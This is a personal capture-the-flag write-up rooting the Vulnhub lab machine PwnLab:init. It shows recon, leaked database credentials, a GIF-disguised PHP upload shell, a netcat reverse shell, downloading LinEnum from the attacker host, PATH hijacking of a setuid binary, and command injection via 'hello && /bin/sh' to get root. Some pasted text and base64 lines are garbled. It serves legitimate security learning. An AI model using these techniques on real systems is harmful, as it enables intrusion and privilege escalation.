

PwnLab:init

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☑ Reviewed	☑

The writeup is for rooting Vulnhub machine. Name as PwnLab:init

We will first identify the ip address of the machine.

```
| sudo netdiscover
```

```
Currently scanning: 192.168.20.0/16 | Screen View: Unique Hosts
8 Captured ARP Req/Rep packets, from 5 hosts. Total size: 480



| IP            | At | MAC Address       | Count | Len | MAC Vendor / Hostname                |
|---------------|----|-------------------|-------|-----|--------------------------------------|
| 192.168.1.254 |    | c4:48:fa:d7:ea:40 | 4     | 240 | Taicang T&W Electronics              |
| 192.168.1.70  |    | 18:47:3d:69:c5:f9 | 1     | 60  | CHONGQING FUGUI ELECTRONICS CO.,LTD. |
| 192.168.1.72  |    | 08:00:27:43:6b:44 | 1     | 60  | PCS Systemtechnik GmbH               |
| 192.168.1.71  |    | ee:f5:52:b8:fc:a9 | 1     | 60  | Unknown vendor                       |
| 192.168.1.66  |    | 06:6d:14:b3:68:7e | 1     | 60  | Unknown vendor                       |


```

Using nmap to find open port and services.

```
| nmap -sV -sS -p- -Pn 192.168.1.72
```

```
(kali@kali)-[~]
$ sudo nmap -sV -sS 192.168.1.72 -p- -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 21:34 EST
Nmap scan report for 192.168.1.72
Host is up (0.00020s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
39811/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:43:6B:44 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.28 seconds

(kali@kali)-[~]
$
```

We also try to use ffuf anf nikto found some directory also.


```

(kali㉿kali)-[~]
$ echo 'PD9waHANCiRzZXJ2ZXIJCj8' | base64 -d
0KJGRhdGFYXNlID0gIlVzZXJzIjsNCj8+' | base64 -d
<?php
$server = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?base64: invalid input
(kali㉿kali)-[~]
$

```

We see username and password thinking of using it every where. in login section of the website but didnt woking. The ftp and ssh port were also not used for this system. Then i use the username and password for mysql.

```

(kali㉿kali)-[~]
$ mysql -u root -p -h 192.168.1.72 --skip=ssl
mysql: ambiguous option '--skip=ssl' (skip-column-names, skip-line-numbers)

(kali㉿kali)-[~]
$ mysql -u root -p -h 192.168.1.72 --skip=ssl
Enter password:
ERROR 1129 (HY000): Host '192.168.1.75' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'

(kali㉿kali)-[~]
$

```

But got error as my mysql was not woking try fixing it but did not work. After 30 minute of fixing i couldnot solve it. Uisng a walkthrough to get from this section.

```

root@kali:~# echo 'PD9waHANCiRzZXJ2ZXIJCj8' | base64 -d
c3N3b3JkID0gIkg0dSVRS19lOTki0w0KJGRhdGFYXNlID0gIlVzZXJzIjsNCj8+' | base64 -d
<?php
$server = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";

```

So, the username is root and password is H4u%QJ_H99.

Now we use MySQL command to see the username and passwords. And the SQL command is:

```
mysql -h 192.168.1.103 -u root -p Users
```

After typing the command it asks the password, so here enter the decoded password and press enter.

```

kent | S1d6WHVCSkpOeQ
mike | U01mZHNURW42SQ
kane | aVN2NV1tMkdSbw

```

After decoding the password from base64

```
Kent: JWzXuBJJNy
Mike: SIldsTE6I
Kane: Sv5Ym2GRo
```

The Website was login successful and the file upload section was working. After trying to upload

php file it fail, do trying to do by php.gif, php.png. But fail so we through it might be checking the file type from client side so using burpsuite we make the file like shell.gif and edited the first line to make it like a gif file.

first line of any gif

The first line of any GIF (Graphics Interchange Format) file is typically a header, which indicates the file format and version. It starts with:

```
nginx
```

Copy Edit

```
GIF87a
```

or

```
nginx
```


Copy Edit

```
GIF89a
```

- `GIF87a` is the original version of the GIF format (from 1987).
- `GIF89a` is a later version that includes additional features like transparency and animations.

This header helps the software recognize the file as a GIF and handle it appropriately.


So we did this.



After again checking the walkthrough i got to know that cookie are also vulnerable that can also we used for call file. setting up the listining port on kali using command

```
nc -lvnp 4444
```

Before doing this all please edit the shell file.



Got reverse shell or we can say initial access.

```

www-data
www-data@pwnlab:/$ pwd
pwd
/
www-data@pwnlab:/$ cd /home
cd /home
www-data@pwnlab:/home$ ls
ls
john kane kent mike
www-data@pwnlab:/home$ cd kent
cd kent
bash: cd: kent: Permission denied
www-data@pwnlab:/home$ ll
ll
bash: ll: command not found
www-data@pwnlab:/home$ ls -al
ls -al
total 24
drwxr-xr-x 6 root root 4096 Mar 17 2016 .
drwxr-xr-x 21 root root 4096 Mar 17 2016 ..
drwxr-xr-x 2 john john 4096 Mar 17 2016 john
drwxr-xr-x 2 kane kane 4096 Mar 17 2016 kane
drwxr-xr-x 2 kent kent 4096 Mar 17 2016 kent
drwxr-xr-x 2 mike mike 4096 Mar 17 2016 mike
www-data@pwnlab:/home$ cd /tmp
cd /tmp
www-data@pwnlab:/tmp$ wget http://192.168.1.75/LinEnum.sh
wget http://192.168.1.75/LinEnum.sh
converted 'http://192.168.1.75/LinEnum.sh' (ANSI_X3.4-1968) → 'http://192.168.1.75/LinEnum.sh' (UTF-8)
--2025-02-08 04:47:29-- http://192.168.1.75/LinEnum.sh
Connecting to 192.168.1.75:80... failed: Connection refused.
www-data@pwnlab:/tmp$ ls
ls
f3035846cc279a1aff73b7c2c25367b9.gif
www-data@pwnlab:/tmp$ wget http://192.168.1.75:1337/LinEnum.sh
wget http://192.168.1.75:1337/LinEnum.sh
converted 'http://192.168.1.75:1337/LinEnum.sh' (ANSI_X3.4-1968) → 'http://192.168.1.75:1337/LinEnum.sh'
--2025-02-08 04:48:06-- http://192.168.1.75:1337/LinEnum.sh
Connecting to 192.168.1.75:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh      100%[=====>] 45.54K --.-KB/s  in 0s

2025-02-08 04:48:06 (161 MB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@pwnlab:/tmp$ █

```

Using python to spawn a usable shell.

`python -c 'import pty; pty.spawn("/bin/bash")'`

using LinEnum.sh to get some information.

After that we get inside kane user using the previous password.

[illegible]

We can see a executable file as msgmike. which mean there is mike user also.

```
cd ..
kane@pwnlab:/home$ ls
ls
john kane kent mike
kane@pwnlab:/home$
```

Trying to read we couldnot identify the so we try to run but it didnt allow to run the file by kane. so using /tmp folder.

./msgmike

```
cd /tmp
```

```
echo /bin/bash > cat
```

chmod 777 cat

```
export PATH=/tmp:$PATH
```

`cd && ./msgmike`


```

kane@pwnlab:~$ ls -al
ls -al
total 28
drwxr-x--- 2 kane kane 4096 Mar 17 2016 .
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..
-rw-r--r-- 1 kane kane 220 Mar 17 2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17 2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17 2016 msgmike
-rw-r--r-- 1 kane kane 675 Mar 17 2016 .profile
kane@pwnlab:~$ cd /tmp
cd /tmp
kane@pwnlab:/tmp$ echo /bin/bash > cat
echo /bin/bash > cat
kane@pwnlab:/tmp$ ls
ls
cat f3035846cc279a1aff73b7c2c25367b9.gif LinEnum.sh
kane@pwnlab:/tmp$ chmod 777 cat
chmod 777 cat
kane@pwnlab:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
kane@pwnlab:/tmp$ cd && ./msgmike
cd && ./msgmike
mike@pwnlab:~$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
mike@pwnlab:~$ █

```

looking at the user mike folder we see a file name **msgroot** Which is also executable so doing the same thing.

```
cd /home/mike
```

```
ls -la
```

```
./msg2root
```

```
hello && /bin/sh
```

```

mike@pwnlab:/home/mike$ ls -al
ls -al
total 28
drwxr-x— 2 mike mike 4096 Mar 17 2016 .
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..
-rw-r--r-- 1 mike mike 220 Mar 17 2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17 2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17 2016 msg2root
-rw-r--r-- 1 mike mike 675 Mar 17 2016 .profile
mike@pwnlab:/home/mike$ cat msg2root
cat msg2root
mike@pwnlab:/home/mike$ cat *
cat *
mike@pwnlab:/home/mike$ ls
ls
msg2root
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: hello && /bin/sh
hello && /bin/sh
hello
# ls
ls
msg2root
# whoami
whoami
root
# █

```

reading the file content.

bin/cat /root/flag.txt

